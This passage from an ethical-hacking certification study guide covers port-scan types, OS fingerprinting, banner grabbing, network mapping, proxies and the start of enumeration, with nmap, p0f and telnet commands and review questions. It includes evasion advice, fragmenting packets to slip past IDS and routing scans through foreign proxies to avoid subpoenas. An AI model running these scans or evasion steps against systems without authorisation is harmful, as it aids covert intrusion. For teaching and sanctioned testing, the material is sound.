NULL Scan

In this type of scan, the attacker sends frames to the victim with no flag set. The result is somewhat similar to what happens in an FIN scan. The victim's response depends on whether the port is open or closed. Much like the FIN and Xmas tree scans, if no flags are set on a frame that is sent to an open port, there is no response, but if the port is closed, the victim returns an RST. Figure 5.5 illustrates this process.

FIGURE 5.5 A NULL scan against a closed and an open port



In nmap, to perform a NULL scan issue the following command:

```
nmap -sN <target IP address>
```

In practice, when this scan is being performed it is relatively easy to detect when running. This ease of detection is primarily due to the fact that there is no reason for a TCP packet with no flags set to exist on the network. TCP packets need flags set in order for the receiver to determine what to do with the information received. All a defender needs to do to become aware when this type of scan is running is to configure their countermeasures to notify them when such a packet is encountered.

Idle Scanning

One type of scanning that is unique and very powerful is known as the idle scan. This type of scan is effective because of its high degree of stealthiness as compared to other scans. The way it achieves this ability to keep such a low profile is due to how it performs the scan.

An idle scan is known for its ability to hide the identity of the attacking party by not sending the packets from the actual attacking system. In practice this process is performed by bouncing the scan off another host (commonly called a zombie) and then on toward the target. If the victim of the scan investigates the activity generated by the process, they will trace the scan back not to the actual attacker but to the zombie system instead. Besides being extraordinarily stealthy, this scan permits discovery of IP-based trust relationships between machines.

While idle scanning is much more complex than any of the previously introduced scanning techniques, it is not incredibly difficult to understand in practice.

The scan depends on three basic points:

- One way to determine whether a TCP port is open is to send an SYN (session establishment) packet to the port. The target machine will respond with an SYN/ACK (session request acknowledgment) packet if the port is open, and an RST (reset) if the port is closed.
- A machine that receives an unsolicited SYN/ACK packet will respond with an RST. An unsolicited RST will be ignored.
- Every IP packet on the Internet has a fragment identification number (IP ID). Since many operating systems simply increment this number for each packet they send, probing for the IP ID can tell an attacker how many packets have been sent since the last probe.

It is through the application and combination of these properties that the attacking party can spoof their identity and cast blame on another system, which in this case is the zombie. To an outside observer, the zombie will look like the originator of the attack.

The Breakdown

An idle scan consists of three steps that would be repeated for each port to be scanned:

1. Probe the zombie's IP ID and record it.
2. Forge a SYN packet from the zombie and send it to the desired port on the target. Depending on the port state, the target's reaction may or may not cause the zombie's IP ID to be incremented.
3. Probe the zombie's IP ID again. The target port state is then determined by comparing this new IP ID with the one recorded in step 1.

After this process, the zombie's IP ID should have incremented by a value of either one or two. An increase of one indicates that the zombie hasn't sent out any packets, except for its reply to the attacker's probe. This lack of sent packets means that the port is not open (the target must have sent the zombie either an RST packet, which was ignored, or nothing at all). An increase of two indicates that the zombie sent out a packet between the two probes. This extra packet usually means that the port is open (the target presumably sent the zombie an SYN/ACK packet in response to the forged SYN, which induced an RST packet from the zombie). Increases larger than two usually signify a bad zombie host. It might not have predictable IP ID numbers, or it might be engaged in communication unrelated to the idle scan.

Even though what happens with a closed port is slightly different from what happens with a filtered port, the attacker measures the same result in both cases, namely, an IP ID increase of one. Therefore, it is not possible for the idle scan to distinguish between closed and filtered ports. When nmap records an IP ID increase of one, it marks the port closed|filtered.



Idle scans are a fantastic tool to add to your arsenal, but keep in mind that there are pros and cons with every tool and technique. In the case of idle scans, one of the pros is that this type of scan is effective at evading detection by an IDS and some firewalls. A downside is that the scan will take longer to perform than other options. In the case of idle scans you can expect a scan to increase in duration significantly.

ACK Scanning

Up to this point we have mentioned that some scans can be detected or even blocked, so what should you do if you encounter a situation where this happens? We will look at the blocking issue first.

In many cases when a scan is blocked from reaching a target, a firewall may be present and a specific type at that. If a firewall is preventing your scans (such as those mentioned here), it is generally indicative of a stateful firewall being present.

Stateful firewalls—and those that perform stateful packet inspection (SPI)—are those that track the state of all network connections transiting the device. The firewall is designed to tell the difference between legitimate connections and those that are not. Any packets not matching a known active connection will be dropped, while those that do match will be allowed to pass.

ACK scanning is designed to test for the presence of SPI based on how the flags and SPI function. In normal operation an ACK packet would be sent only in response to a connection being established or in response to some existing TCP connection. This means that if an ACK packet is sent to a target and no connection currently exists between the scanner and the target, then it shouldn't be present.

When this scan is performed and an ACK is sent to a target, the results will tell us what we want to know (hopefully). When an ACK is able to make it all the way to its target, an RST packet will be returned whether the port is open or closed (it is because an RST is returned for both open and closed ports that this scan is not used to detect the actual status of ports). It is also possible that if an ACK reaches its target, then a scanner such as nmap will return a message stating the port is unfiltered. If the target cannot be reached by the ACK message, then no response will be returned at all, indicating that it did not reach its intended target. In the case of the ACK not reaching its target, the other potential response may come in the form of an ICMP error message (such as type 3, code 0, 1, 2, 3, 9, 10, or 13) or is labeled "filtered."

When a Scan Is Blocked

So what do you do as a pentester if packet filters, firewalls, and other devices start to pick up evidence of your attack? Many methods are available to evade or minimize the risk of detection when scanning. For example, *fragmenting* works by breaking a packet into multiple pieces with the goal of preventing detection devices from seeing what the original unfragmented packet intends to do. Think of it as taking a large picture and cutting it into little pieces like a jigsaw puzzle. If you don't know what the original picture looks like, you have to reassemble a bunch of pieces to figure it out.

In nmap, if you wish to fragment a packet, you can do so by using the `-f` switch as follows:

```
nmap -sS -T4 -A -f -v <target IP address>
```



Remember fragmenting, because you will use it to evade intrusion-detection systems, firewalls, routers, and other devices and systems. We will discuss fragmenting and other evasion techniques many more times in this book. At this point I am just making you aware that there are ways to avoid detection.

Other tools that can perform fragmenting are fragtest and fragroute. These last two are command-line-only tools, but they perform the same function as the other fragmenting tools.

UDP Scanning

While TCP-based scans offer their own features and capabilities, there are also other types of scans that you can do, namely UDP-based scans. If you recall from Chapter 2, "System

Fundamentals," UDP is a connectionless protocol, unlike TCP, which is connection oriented. Whereas TCP is designed to react to transmissions depending on the way flags in a packet are sent, UDP is not; in fact, UDP does not even have flags. This difference means that a change of strategy and thinking is required.

To adjust your strategy, think of how UDP works in relation to ports. In TCP, many different responses can occur based on numerous factors. In UDP, once a packet leaves a system, that's the end of things, or so we have been taught. In reality, when a UDP packet is sent, no response is returned if the port on the target to which it is being sent is open. However, if the port is closed, a response will be returned in the form of a "Port Unreachable" message. Table 5.2 shows the different responses.

TABLE 5.2 Results of UDP scanning against closed and open ports

Port status	Result
Open	No response
Closed	ICMP "Port Unreachable" message returned

Note the differences in the results as opposed to TCP scanning. With TCP scanning you get different responses than you see here, but the connectionless UDP does not react the same way to probe requests.



UDP does not employ a mechanism like TCP's three-way handshake. Remember that TCP is connection oriented whereas UDP is connectionless. The response for a closed port should not be confused with a TCP flag of any sort and is actually generated by ICMP.

OS Fingerprinting

So now that you have done some scans and noted the information that was returned (you are documenting this stuff, right?), we can move to a new task, which is to attempt to identify systems a bit better. Behind those open and closed ports is an operating system, and we now want to confirm the nature of the operating system by performing some fingerprinting.

This process is called fingerprinting for a very good reason: It tries to identify an operating system by the unique "fingerprints" that it returns. Those fingerprints (much like those on humans) can be compared to a database of known fingerprints to determine with varying degrees of accuracy what operating system the target is running. In practice there's enough information to clearly show what a specific system is. We just have to know how to look for these unique details and determine what they mean.

First, know that there are two types of fingerprinting: passive and active. Table 5.3 compares the two.

TABLE 5.3 Active vs. passive fingerprinting

	Active	Passive
How it works	Uses specially crafted packets.	Uses sniffing techniques to capture packets coming from a system.
Analysis	Responses are compared to a database of known responses.	Responses are analyzed, looking for details of the OS.
Chance of detection	High, because it introduces traffic onto the network.	Low, because sniffing does not introduce traffic onto the network.

To make this easier, just know that all fingerprinting techniques are based on detecting the subtle differences in packets generated by different operating systems.

Common techniques are based on analyzing the following:

- IP TTL values
- IP ID values
- TCP Window size
- TCP options (generally, in TCP SYN and SYN+ACK packets)
- DHCP requests
- ICMP requests
- HTTP packets (generally, the User-Agent field)
- Running services
- Open port patterns

Active Fingerprinting with Nmap

One of the easiest ways to detect a remote OS is to use nmap. nmap contains many features, and OS detection happens to be a useful capability to help with this part of the process. To perform this fingerprinting nmap fires a range of TCP and UDP packets at the target system and then looks for responses to be returned. The responses are analyzed in depth to look for clues as to the nature of the OS. Once the range of tests has been completed, nmap compares the findings to the database that ships with the product to look for matches. Once a match is found, it presents the results to the user. These results

will contain as much information as can be extracted in addition to the OS itself, such as uptime and information about whether the system is a computer or a hardware device.

To perform OS detection with nmap perform the following:

```
nmap -O <ip address>
```

This command yields results such as the following. For illustrative purposes, this scan has been performed against a hardware device:

```
Device type: WAP|general purpose|router|printer|broadband router
Running (JUST GUESSING) : Linksys Linux 2.4.X (95%), Linux 2.4.X|2.6.X (94%),
MikroTik RouterOS 3.X (92%), Lexmark embedded (90%), Enterasys embedded (89%),
D-Link Linux 2.4.X (89%), Netgear Linux 2.4.X (89%)
Aggressive OS guesses: OpenWrt White Russian 0.9 (Linux 2.4.30) (95%), OpenWrt
0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (94%), OpenWrt Kamikaze 7.09 (Linux 2.6.22)
(94%), Linux 2.4.21 - 2.4.31 (likely embedded) (92%), Linux 2.6.15 - 2.6.23
(embedded) (92%), Linux 2.6.15 - 2.6.24 (92%), MikroTik RouterOS 3.0beta5 (92%),
MikroTik RouterOS 3.17 (92%), Linux 2.6.24 (91%), Linux 2.6.22 (90%)
```

Note how nmap not only guesses the OS; it even ranks the possibilities in decreasing order of confidence. Also note that the results specifically call out the device as well.

Passive Fingerprinting an OS

In order to perform a passive analysis of an OS, a change in strategy is required, which means closer analysis of the subtle variations in network traffic observed. Among the many methods is the inspection of the initial time to live (TTL) value in the header of a packet. Another item that can be analyzed in the header of a packet is the window size used in TCP packets during the SYN and SYN+ACK steps of the three-way handshake.

Table 5.4 shows some typical initial TTL values and window sizes of common operating systems.

TABLE 5.4 Initial values for common OS versions

Operating System	IP Initial TTL	TCP Window Size
Linux	64	5840
Google customized Linux	64	5720
FreeBSD	64	65535
Windows XP	128	65535
Windows Vista, 7 and Server 2008	128	8192
Cisco Router (iOS 12.4)	255	4128

One Linux-based tool that is very effective at performing passive fingerprinting is p0f. This tool is used to passively analyze network traffic and display the information regarding the operating systems that are passing information. Since the utility doesn't directly target a host and only observes traffic, it is highly stealthy.

Because TCP traffic can be identified by different combination of flags and other properties, when packets are intercepted by p0f they are compared against a database of known attributes, which will determine what operating system sent them.



Be aware that passive OS fingerprinting takes more time to provide an answer than active fingerprinting does in some cases. This is because it relies on listening to get the information rather than actively generating the traffic. Passive also can be less reliable in many cases than corresponding active methods.

In order to use p0f you will need access to the Linux operating system. While there are many versions of Linux available, the demos in this book assume that you are using Kali Linux version 2.0. Any Linux utility in this book can be loaded on the majority of other versions, however.

EXERCISE 5.1

Using p0f

In this exercise you will use p0f to identify remote operating systems.

1. In Kali open a terminal window.
2. At the command prompt enter **`ifconfig`** and press Enter.
3. When you see a list of results, note the name of the network interface you want to listen on (i.e., eth0 or wlan0); the active network interfaces will typically have an IP assigned to them.
4. At the command line start up p0f and have it listen on an interface by using the following command:

   ```
   Sudo p0f –i <interface name>
   ```

   and press Enter.

   For example, if you want to listen on eth0, enter the following:

   ```
   Sudo p0f –i eth0
   ```

   and press Enter.

   You may be prompted to enter the password for the root user; if so, enter the password when prompted.

5. Now that p0f is listening, leave the command window open and open a web browser.
6. In your browser enter the address of a website (it doesn't matter which one) and press Enter.
7. Switch over to the p0f command window and you will see traffic flow by rapidly. If you scroll up and down the list, you will see that the operating systems sending traffic are being identified as described.

Now that you have seen how p0f works in practice, you can try it without using a web browser. Also try using other tools or simply connecting to a network share or other resource. You will see the same type of activity from p0f in every case.



The tool in the exercise known as p0f is a form of something commonly called a sniffer. While this is a form of network sniffer, it is still very basic. We will cover more advanced and capable sniffers in Chapter 9, "Sniffers," when we look at a tool known as Wireshark.

Banner Grabbing

With operating system information in hand as well as data about open ports, we have the stage set to dig a little deeper. What we can engage in is known as *banner grabbing*. Banner grabbing is designed to determine information about the services running on a system and is extremely useful to ethical hackers during their assessment process. Typically, the technique is undertaken using Telnet to retrieve banner information about the target that reveals the nature of the service.

A *banner* is what a service returns to the requesting program to give information about the service itself. Information that the banner reveals can be varied, but in the case of HTTP it can include the type of server software, version number, when it was modified last, and similar information.

In many cases Telnet is the client of choice in retrieving this information. Although there are other tools (a few of which we'll discuss in a moment), we'll focus on Telnet because it is the most common and the simplest. Most operating systems come with the ability to establish Telnet sessions, so that is one of the primary ways that banner grabbing is performed. Whether Telnet or another program is used, banners are grabbed by connecting to a host and then sending a request to a port that is associated with a particular service, such as port 80 for HTTP.



Telnet is included with all versions of Windows, but from Vista forward, it must be enabled through the Control Panel by turning on the feature. The client was pulled from Windows—for reasons presumably known to Microsoft—but it hasn't been made completely unavailable.

So how do you use Telnet to grab a banner from a system? Use the following command to open a Telnet connection to a remote client to pull the services banner:

```
telnet <ip address>:<port> HEAD / HTTP/1.1
```

To retrieve the document as well as the headers, use `GET` instead of `HEAD`. If you want the root document, use `GET / HTTP/1.1` (or `HEAD / HTTP/1.1`).

```
HTTP/1.1 200 OK
Date: Feb, 22 Jan 2015 22:13:05 GMT
Server: Apache/1.3.12-Turbo
Connection: close
Content-Type: text/html
```

This process is started by using Telnet with the following syntax:


```
telnet <target IP address or hostname> 80 head/http/1.0
```

Here's an example:

```
telnet www.someexamplesite.com 80 head/http/1.0
```

Figure 5.6 shows the results of a banner grab.

FIGURE 5.6 Results of a banner grab



If you look closely at Figure 5.6, you will notice that the line marked `Server` contains information on the type of server itself. You'll find this information useful in targeting your attack.

Telnet is not the only way to gather this information, but it is the most basic and straightforward method available. Here are some other tools that you should take a moment to examine:

Netcraft This is an online tool designed to gather information about servers and web servers. You saw this tool back in the footprinting phase, but it is also useful here.

Xprobe This is a Linux utility that can retrieve information about a system and provide it to the collector.

p0f This utility is available on the Linux platform; it analyzes the traffic passing back and forth from client to server. It provides real-time analysis of traffic that can be viewed onscreen or saved to a file for later analysis.

Maltego This software is available on both Linux and Windows, and provides the ability to not only gather information but also to visualize the relationships between each item. This software has the ability to view web server information as well as the technology that a website relies on to run.

Countermeasures

So how can you counter the grabbing of banners from exposed resources? There are a few options available that you can deploy.

First, disable or change the banner that the server is exposing. Since we have been looking at various services, it is worth noting that many can have their information changed. For example, in the case of Internet Information Server (IIS) it is possible to remove or alter the contents of the banner so the system does not appear to be the same to scans or banner grabs. Utilities such as IIS Lockdown, ServerMask, and others can remove this valuable information.



Servers such as IIS and Apache have unique ways of stripping out banner information, and this varies by version. I will avoid discussing the specifics of each here and leave the research of how to do this on each version up to you.

Second, it is possible to hide file extensions on systems such as web servers. The purpose of this technique is to hide the technology used to generate the web pages. Technologies such as ASP.NET and JavaServer Pages (JSP) can be readily identified by viewing their file extensions in the web browser. Removing this detail creates one more obstacle that an attacker must overcome to get into the inner workings of a server. Technologies such as PageXchanger for IIS are designed to assist in the removal of page extensions.

Vulnerability Scanning

So how do you find all the vulnerabilities that exist in an environment, especially with the ever-increasing complexity of technologies? Many techniques are available to help you, some of them manual or scripted in nature (many of which we have already discussed), but automated tools such as vulnerability scanners are also available.

Vulnerability scanners are a special type of automated utility designed to identify problems and holes in operating systems and applications. This is done by checking coding, ports, variables, banners, and many other potential problem areas. A vulnerability scanner is intended to be used by organizations to find out if there is a possibility of being successfully attacked and what needs to be fixed to remove the vulnerability. Although

vulnerability scanners are used to check software applications, they also can check entire operating environments, including networks and virtual machines.

Vulnerability scanners can be a great asset, but there are drawbacks. The scanners are designed to look for a specific group of known issues, and if they don't find those issues, then they may leave the false impression that there are no problems. Therefore, it is wise to verify the results of these applications using all the techniques discussed in this text.



Although a vulnerability scanner is made for legitimate users who want to ensure their computer or network is safe, attackers may also choose to employ such programs for their interests. By running a vulnerability scan, an attacker can find out exactly what areas of the network are easy to penetrate.

Vulnerability scanners are mentioned here only to talk about them in context with the other scanning techniques. Much like nmap, there are popular vulnerability scanners in the form of Nessus, OpenVAS, Nexpose, Retina, and a few others.



For the record, nmap can be used as a very basic but effective vulnerability scanner by virtue of the fact that it allows for the running of scripts. In fact, nmap is packaged with a number of scripts that are installed with the product. These scripts can also be customized and created by anyone who wants to do so just by learning nmap's own scripting engine known as NSE.

Mapping the Network

Once you have ascertained the network environment and have figured out live IPs and services, you can start mapping the network. This phase is designed to help you fully visualize the network environment and start getting a clearer picture of what the network looks like. With this information in hand, you can find any holes and deficiencies that can be exploited.




Network mapping can give you an easy-to-look-at picture of the target environment, but don't assume that everything will necessarily show up in that picture. Due to filtering of routers and firewalls, it is possible that some scans may fail or return results that the scanner doesn't understand.

Network mappers combine the scanning and sweeping techniques explained in this chapter to build a complete picture. Keep in mind that mappers can easily reveal the

presence of the ethical hacker on the network due to the traffic that they generate, so mappers should be used sparingly to avoid detection. Figure 5.7 shows the results of a network mapper in action.

FIGURE 5.7 A network map built by a network-mapping software package



Using Proxies

The last topic that needs to be discussed as far as successful scanning is concerned is the use of proxies. A *proxy* is a system acting as a stand-in between the scanner and the target. The proxy acts as an agent for the scanning party, thus providing a degree of anonymity for the scanning party. Proxy servers can perform several functions, including these:

- Filtering traffic in and out of the network
- Anonymizing web traffic
- Providing a layer of protection between the outside world and the internal network

Proxy servers are typically used to maintain anonymity, which helps scanners. A vigilant network administrator who is checking logs and systems will see the agent or proxy but not the actual scanning party behind the proxy.

Setting up a proxy is easy and can be accomplished in a number of ways, depending on the situation.

Setting a Web Browser to Use a Proxy

Use the following steps to set your browser to use a proxy:

1. Log on to `www.whatismyip.com` and write down your current IP address. Or you can use `ipconfig` to gain this information.
2. Enter **proxies** in your favorite search engine to find a site providing a list of publicly available proxies. Each proxy in the list consists of an IP address and a port.
3. Randomly select a proxy from the list and write down its IP address and port number.
4. In your browser, find the proxy settings and manually configure the browser to use the information from step 3.
5. Check out `www.whatismyip.com` again to see how the proxy now hides your actual IP address.

You can configure proxies in other web browsers the same way.



Choose a proxy based outside the United States to best simulate what an advanced attacker would do. Proxies based in the United States can have their records subpoenaed, which is why a malicious party typically would refrain from using them.

Other proxy options are available to you as well that may be useful in certain situations. An important one is The Onion Router (Tor). Tor is an older technology, but it is still effective and widely used. To better understand this technology, read the following description from the Tor Project's website (`https://www.torproject.org/about/overview.html.en`):

> Tor is a network of virtual tunnels that allows people and groups to improve their privacy and security on the Internet. It also enables software developers to create new communication tools with built-in privacy features. Tor provides the foundation for a range of applications that allow organizations and individuals to share information over public networks without compromising their privacy.

So how does it work? Again, let's let the developer describe the process (from the same website):

> To create a private network pathway with Tor, the user's software or client incrementally builds a circuit of encrypted connections through relays on the network. The circuit is extended one hop at a time, and each relay along the way knows only which relay gave it data and which relay

it is giving data to. No individual relay ever knows the complete path that a data packet has taken. The client negotiates a separate set of encryption keys for each hop along the circuit to ensure that each hop can't trace these connections as they pass through.

So you see that TOR provides you with a good amount of protection as well as the ability to obscure or encrypt traffic, making it much more difficult to detect.

One more software product that may prove useful at hiding some or all of your presence during the information gathering process is Psiphon. This software relies on VPN technologies to hide the activity of the user from outside parties.

Summary

Acting on the information gathered from the footprinting phase, you can perform network scanning with a much more targeted and purposeful strategy. Scanning represents an aggressive approach to gaining information about a system, because you are interacting directly with a target. You are probing the network and systems looking to see what you can find. Vulnerability scans, network mapping, port scans, and OS fingerprinting give you insight into the system and tell you the potential paths you can take with your testing.

Exam Essentials

Remember the basic concept of scanning. Scanning is designed to reveal the nature of system networks as well as the vulnerabilities that are present in the environment.

Understand the targets. Know which resources can be targeted. Know what is present and start making plans on how to attack.

Know the vulnerabilities. Understand that vulnerabilities change based on the operating system, network design, and other factors present in an environment.

Understand the different scanning types. Know the difference between the various scan types and the strengths and weaknesses of each. Not all scans are created equal, nor are they meant to perform the same task.

Know when to use each scan. Each scan has its own benefits and drawbacks that make it a good or bad choice for a given situation. Know when to use each.

Know the preventive measures. Know the preventive measures available and the actions each one takes to prevent the attack.

Know your tools and terms. The CEH exam is drenched with terms and tool names; in the case of scanners, there are quite a few available. However, the one you should be most familiar with and have experience using is nmap. Familiarize yourself with the switches and techniques used to operate this scanner prior to taking the exam.

Review Questions

1. Which of the following is used for banner grabbing?
   - **A.** Telnet
   - **B.** FTP
   - **C.** SSH
   - **D.** Wireshark
2. Which of the following is used for identifying a web server OS?
   - **A.** Telnet
   - **B.** Netcraft
   - **C.** Fragroute
   - **D.** Wireshark
3. Which of the following is used to perform customized network scans?
   - **A.** Nessus
   - **B.** Wireshark
   - **C.** AirPcap
   - **D.** nmap
4. Which of the following is not a flag on a packet?
   - **A.** URG
   - **B.** PSH
   - **C.** RST
   - **D.** END
5. An SYN attack uses which protocol?
   - **A.** TCP
   - **B.** UDP
   - **C.** HTTP
   - **D.** Telnet
6. Which of the following types of attack has no flags set?
   - **A.** SYN
   - **B.** NULL
   - **C.** Xmas tree
   - **D.** FIN
7. What is missing from a half-open scan?
   - **A.** SYN
   - **B.** ACK

C. SYN-ACK

D. FIN

8. During an FIN scan, what indicates that a port is closed?

A. No return response

B. RST

C. ACK

D. SYN

9. During a Xmas tree scan what indicates a port is closed?

A. No return response

B. RST

C. ACK

D. SYN

10. What is the three-way handshake?

A. The opening sequence of a TCP connection

B. A type of half-open scan

C. A Xmas tree scan

D. Part of a UDP scan

11. A full-open scan means that the three-way handshake has been completed. What is the difference between this and a half-open scan?

A. A half-open uses TCP.

B. A half-open uses UDP.

C. A half-open does not include the final ACK.

D. A half-open includes the final ACK.

12. What is the sequence of the three-way handshake?

A. SYN, SYN-ACK, ACK

B. SYN, SYN-ACK

C. SYN, ACK, SYN-ACK

D. SYN, ACK, ACK

13. What is an ICMP echo scan?

A. A ping sweep

B. A SYN scan

C. A Xmas tree scan

D. Part of a UDP scan

14. Which best describes a vulnerability scan?

A. A way to find open ports

B. A way to diagram a network

C. A proxy attack

D. A way to automate the discovery of vulnerabilities

15. What is the purpose of a proxy?

A. To assist in scanning

B. To perform a scan

C. To keep a scan hidden

D. To automate the discovery of vulnerabilities

16. What is Tor used for?

A. To hide web browsing

B. To hide the process of scanning

C. To automate scanning

D. To hide the banner on a system

17. Why would you need to use a proxy to perform scanning?

A. To enhance anonymity

B. To fool firewalls

C. Perform half-open scans

D. To perform full-open scans

18. A vulnerability scan is a good way to do what?

A. Find open ports

B. Find weaknesses

C. Find operating systems

D. Identify hardware

19. A banner can do what?

A. Identify an OS

B. Help during scanning

C. Identify weaknesses

D. Identify a service

20. nmap is required to perform what type of scan?

A. Port scan

B. Vulnerability scan

C. Service scan

D. Threat scan



Chapter 6

Enumeration

CEH EXAM OBJECTIVES COVERED IN THIS CHAPTER:

✓ **III. Security**

- P. Vulnerabilities

✓ **IV. Tools/Systems/Programs**

- O. Operating environments
- Q. Log analysis tools
- S. Exploitation tools



We've gathered a lot of information up to this point. Now it's time to start exploring the target system more closely with the intention of using that information to hack into the system. Enumeration will retrieve information from a target system through many tools and techniques, which include actively connecting to a system itself.

Scanning allowed us to find hosts and see what ports are open and closed on any given host. With this information in hand, we have potential entry points into a system that can be exploited to learn more about the targeted host or hosts. Consider enumeration the last step of the process before we chip away at the armor of a system to gain substantial access to the target.

A Quick Review

Let's take a brief look back at our previous phases to see what types of information we have collected and how it carries forward to each step up to this point.

Footprinting

Footprinting is the phase where we gathered information from various open source locations and through other techniques to learn about our target. We looked for information that told us about the organization such as technology, people, policies, facilities, networks, and other useful items. Footprinting helped create a profile that can be used for later stages of the attack as well as to plan countermeasures.

Information that was gathered during this phase included the following:

- IP address ranges
- Namespaces
- Employee information
- Phone numbers
- Facility information
- Job information

During this phase we found that a significant amount of data can be acquired from various sources both common and uncommon.

Scanning

The next phase, scanning, focused on gathering information from a target with the intention of locating hosts. We discovered hosts and learned where the active hosts were located, what ports they had open, and even vulnerabilities that may have been present. We found information about target systems over the Internet by using public IP addresses. In addition to addresses, we gathered information about services running on each host through banner grabbing.

During this phase we utilized techniques such as these:

- Pings
- Ping sweeps
- Port scans
- Tracert

We even used some variations and tweaks in Nmap and other tools to probe hosts and subnets.

Now you are ready to move into the next phase: enumeration.

What Is Enumeration?

Enumeration is the process of extracting information from a target system to determine more of the configuration and environment present. In many cases it is possible to extract information such as usernames, machine names, shares, and services from a system as well as other information, depending on the OS itself.

However, unlike with previous phases, you will be initiating active connections to a system in an effort to gather a wide range of information. With this in mind, you need to view enumeration as a phase that comes with much greater chances of getting caught. Take extra effort to be precise lest you risk detection.



Think carefully about each of the actions you take, and think several steps ahead in order to anticipate results and how to respond.

So why initiate active connections to a target? Simply put, it is the only way to learn additional information on top of what we gathered so far through footprinting and scanning. Through these active connections we can now execute directed queries at a host, which will extract much additional information. Having retrieved sufficient information, we can better assess the strengths and weaknesses of the system. Information gathered during this phase generally falls into the following types:

- Network resources and shares
- Users and groups
- Routing tables

- Auditing and service settings
- Machine names
- Applications and banners
- SNMP and DNS details



In previous chapters you were not too concerned with the legal issues. However, at this point you need to understand that you may be crossing legal boundaries. But if you have done your due diligence with your client, you won't have any problems because you have permission to perform these actions against the target.

You did get permission, right?

So what options are available to an attacker performing enumeration? Let's look at the techniques you will be using in this chapter:

Extracting Information from Email IDs This technique is used to obtain username and domain name information from an email address or ID.

An email address contains two parts: The first part before the @ is the username and what comes after the @ is the domain name.

Obtaining Information through Default Passwords Every device has default settings in place, and default passwords are part of this group. It is not uncommon to find default settings either partially or wholly left in place, meaning that an attacker can easily gain access to the system and extract information as needed.

Using Brute-Force Attacks on Directory Services A directory service is a database that contains information used to administer the network. As such, it is a big target for an attacker looking to gain extensive information about an environment. Many directories are vulnerable to input verification deficiencies as well as other holes that may be exploited for the purpose of discovering and compromising user accounts.

Exploiting SNMP The Simple Network Management Protocol (SNMP) can be exploited by an attacker who can guess the strings and use them to extract usernames.

Exploiting SMTP The Simple Mail Transport Protocol (SMTP) can be exploited by an attacker who can connect to and extract information about usernames through an SMTP server.

Working with DNS Zone Transfers A zone transfer in DNS is a normal occurrence, but when this information falls into the wrong hands, the effect can be devastating. A zone transfer is designed to update DNS servers with the correct information; however, the zone contains information that could map out the network, providing valuable data about the structure of the environment.

Capturing User Groups This technique involves extracting user accounts from specified groups, storing the results, and determining whether the session accounts are in the group.

Retrieving System Policy Settings In enterprise environments and others, there are frequently policy settings or something similar in place that determine how security and other things are handled. The enumeration phase can sometimes obtain these settings, allowing you to get more insight into your target.

About Windows Enumeration

The Microsoft Windows operating system is designed to be used as either a stand-alone or networked environment; however, for this discussion you will assume a networked setup only. In the Windows world, securing access to resources, objects, and other components is handled through many mechanisms, with some common threads as covered here.

You need to know how access to resources such as file shares and other items is managed. Windows uses a model that can be best summed up as defining who gets access to what resources. For example, a user gets access to a file share or printer.

Users

In any operating system, the item that is most responsible for controlling access to the system is the user. In Windows, the user account manages access as necessary. User accounts are used in Windows for everything from accessing file shares to running services that allow software components to execute with the proper privileges and access.

In the Windows OS the default installation has two user accounts that are present and ready to be used by the owner of the system: the administrator account and the guest account. Let's talk about these two accounts for a moment because they have taken on some new importance and seen changes over the last few releases. In fact, the accounts have experienced some changes since the introduction of Windows Vista up to the current version, which is Windows 10.

Guest This account has been present in the Windows operating system for a considerable amount of time but has not experienced substantial change itself. Essentially this account is meant to be extremely limited in capability and power and is not enabled by default; it must be enabled to be used (which in practice is very rarely done). In practice, the guest account is just left disabled and that's the end of it.

Administrator The administrator account has seen numerous changes from Windows Vista forward. Since the release of Vista the account is present on every version of the Windows OS; it is also not active by default. However, the question is why is this account not activated by default? Simply put, it is to enhance the level of security present on the system.

Prior to Windows Vista, the administrator account was not only present on every system; it was also always enabled. Many people got in the habit of using this account because it let them do whatever they wanted without restriction. However, this was bad because not only could the user consciously do whatever they wanted to without

restriction, but other processes and applications such as malware could run in the background with the same level of system permissions as the current session (for example, admin privileges).

